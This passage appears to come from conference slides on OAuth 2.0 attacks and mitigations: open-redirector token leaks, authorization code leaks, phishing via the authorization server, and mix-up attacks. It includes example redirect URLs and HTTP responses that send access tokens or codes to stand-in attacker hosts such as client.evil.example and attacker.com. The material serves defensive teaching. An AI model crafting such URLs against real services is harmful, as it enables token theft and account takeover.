- Malicious website initiates an authorization request which utilizes the open redirector by encoding "`redirect_to=https://client.evil.example`" into the redirect URI

- Since the redirect URI matches the registered pattern, the auth server sends the resulting access token with a 303 redirect

```
HTTP/1.1 303 See Other
Location: https://client.somesite.example/cb?
        redirect_to%3Dhttps%3A%2F%2Fclient.evil.example%2Fcb
        #access_token=2YotnFZFEjr1zCsicMWpAA&...
```

- At `client.somesite.example`, the request arrives at the open redirector. It will read the `redirect_to` parameter and will issue an HTTP 303 Location header redirect to "`https://client.evil.example/cb`"

```
HTTP/1.1 303 See Other
Location: https://client.evil.example/cb
```



- Since the redirector at `client.somesite.example` does not include a fragment in the Location header, the user agent will re-attach the original fragment "`#access_token=...`"

```
https://client.evil.example/cb#access\_token=2YotnFZFEjr1z...
```

- The attacker's page at "`client.evil.example`" can now access the fragment & obtain the access token

Auth code leak

- Client website links Google Drive so that it can display user's Google Drive resources
- Client may have a URL like
`https://client.com/googledrive/Login.aspx?redirect_url=https%3A%2F%2Fattacker.com`
- This URL redirects user to Google's auth. page & after user signs-in redirects the authorization code to `attacker.com`



Mitigation

- Clients MUST not expose open redirectors
- Clients MUST memorize which auth server they sent an auth request to & ensure any subsequent msgs are sent to the same auth server
- Clients SHOULD use the authorization code grant; so that even if auth code leaks client credentials still have your back

Thanos (our “Client”) left open redirects!

Thanos: I left open redirects.

Gamora: Did you do it?

Thanos: Yes!

Gamora: What did it cost?

Thanos: Everything!



4. Phishing using user's trust in AS

Phishing using user's trust in AS

- The attacker:
 - Performs a client registration with redirect URI as `https://attacker.com`
 - Prepare a forged URI like

```
https://AUTHORIZATION_SERVER/authorize?response_type=code&client_id=s6BhdRkqt3&state=xyz&redirect_uri=https%3A%2F%2Fattacker%2Ecom&scope=INVALID_SCOPE
```

- Have the victim click the forged URI
 - The victim's UA is redirected to `https://attacker.com`

Mitigation

- AS needs to take a call whether to redirect or not
- AS MAY inform user that it is about to redirect to another site

5. Mix Up

Mix Up

- An attack on scenarios where client interacts with multiple AS, one of them is malicious
- Goal is to obtain code or access token by tricking client into sending them to the attacker controlled AS

Preconditions

- The implicit or ACG is used with multiple AS
- Client uses same redirection endpoint for all AS




Mix-Up attack:


Assume that client registered with

- Google's AS
- FB's AS (malicious)

Assume that user wants to start the grant using FB's AS

- After client redirects user to FB's AS, the user immediately redirects the browser to Google's AS
- Now, the user authorizes Google's AS. Google's AS issues a code and sends it to the client
- The client will try to redeem the code at FB's AS
- The attacker therefore obtains the user's Google resources





Mitigation

- Configure authorization server to return issuer ("iss") & "client_id" that client can verify
- Clients should
 1. Use **AS-specific redirect URIs** like
`https://client.com/google_redirect_uri`
`https://client.com/fb_redirect_uri`
 2. Store the **intended AS** for each authorization request &
 3. Compare **intended AS** with **actual redirect URI** where authorization response was received

Let's reduce damage! What if...

- Access Token leaks -
 1. Use Audience Restricted Access Tokens,
 2. Use Sender-Constrained Access Tokens - <https://tools.ietf.org/html/draft-ietf-oauth-token-binding-08>
- Auth code leaks -
 1. Authorization server should enforce a one-time usage restriction,
 2. Bind Authorization "code" to "redirect_uri"
- you happen to use Implicit Grant then Access token may leak in browser history
 - Use form post response method
- you happen to use 307 Temporary redirect instead of 302 Found, then user creds may leak to client

<https://tools.ietf.org/html/draft-ietf-oauth-security-topics-12>

References – Things we do for security

- Diagrams of All The OpenID Connect Flows
<https://medium.com/@darutk/diagrams-of-all-the-openid-connect-flows-6968e3990660>
- OAuth 2 Simplified <https://aaronparecki.com/oauth-2-simplified>
- Auth0 docs <https://auth0.com/>
- OAuth 2.0 and Mobile Devices: Is that a token in your phone in your pocket or are you just glad to see me?
<http://www.slideshare.net/briandavidcampbell/is-that-a-token-in-your-phone-in-your-pocket-or-are-you-just-glad-to-see-me-oauth-20-and-mobile-devices>
- OpenID Connect Core 1.0 incorporating errata set 1
<https://openid.net/specs/>
- IETF docs <https://tools.ietf.org/html>
- JWT, <https://tools.ietf.org/html/rfc7519>
- JSON Web Key, <https://tools.ietf.org/html/rfc7517>
- JSON Web Signature (JWS),
<https://tools.ietf.org/html/rfc7515>
- JSON Web Encryption (JWE),
<https://tools.ietf.org/html/rfc7516>
- JSON Web Algorithms (JWA),
<https://tools.ietf.org/html/rfc7518>
- The OAuth 2.0 Authorization Framework
<https://tools.ietf.org/html/rfc6749>
- Proof Key for Code Exchange by OAuth, Public Clients, <https://tools.ietf.org/html/rfc7636>
- OAuth 2.0 for Native Apps,
<https://tools.ietf.org/html/rfc8252>
- Threat Model and Security Considerations,
<https://tools.ietf.org/html/rfc6819>
- OAuth 2.0 Security Best Current Practice
<https://tools.ietf.org/html/draft-ietf-oauth-security-topics-12>
- OAuth 2.0 Token Binding
<https://tools.ietf.org/html/draft-ietf-oauth-token-binding-08>
- OAuth 2.0 Form Post Response Mode
https://openid.net/specs/oauth-v2-form-post-response-mode-1_0.html

References – Things we do for security

- Diagrams of All The OpenID Connect Flows
<https://medium.com/@darutk/diagrams-of-all-the-openid-connect-flows-6968e3990660>
- OAuth 2 Simplified <https://aaronparecki.com/oauth-2-simplified>
- Auth0 docs <https://auth0.com/>
- OAuth 2.0 and Mobile Devices: Is that a token in your phone in your pocket or are you just glad to see me?
<http://www.slideshare.net/briandavidcampbell/is-that-a-token-in-your-phone-in-your-pocket-or-are-you-just-glad-to-see-me-oauth-20-and-mobile-devices>
- OpenID Connect Core 1.0 incorporating errata set 1
<https://openid.net/specs/>
- IETF docs <https://tools.ietf.org/html>
- JWT, <https://tools.ietf.org/html/rfc7519>
- JSON Web Key, <https://tools.ietf.org/html/rfc7517>
- JSON Web Signature (JWS),
<https://tools.ietf.org/html/rfc7515>
- JSON Web Encryption (JWE),
<https://tools.ietf.org/html/rfc7516>
- JSON Web Algorithms (JWA),
<https://tools.ietf.org/html/rfc7518>
- The OAuth 2.0 Authorization Framework
<https://tools.ietf.org/html/rfc6749>
- Proof Key for Code Exchange by OAuth, Public Clients, <https://tools.ietf.org/html/rfc7636>
- OAuth 2.0 for Native Apps,
<https://tools.ietf.org/html/rfc8252>
- Threat Model and Security Considerations,
<https://tools.ietf.org/html/rfc6819>
- OAuth 2.0 Security Best Current Practice
<https://tools.ietf.org/html/draft-ietf-oauth-security-topics-12>
- OAuth 2.0 Token Binding
<https://tools.ietf.org/html/draft-ietf-oauth-token-binding-08>
- OAuth 2.0 Form Post Response Mode
https://openid.net/specs/oauth-v2-form-post-response-mode-1_0.html



Get in touch!

- **e-mail:** samit.anwer@gmail.com,
- **Twitter:** @samitanwer1,
- **LinkedIn:** <https://www.linkedin.com/in/samit-anwer-ba47a85b/>

Q/A



Thank You!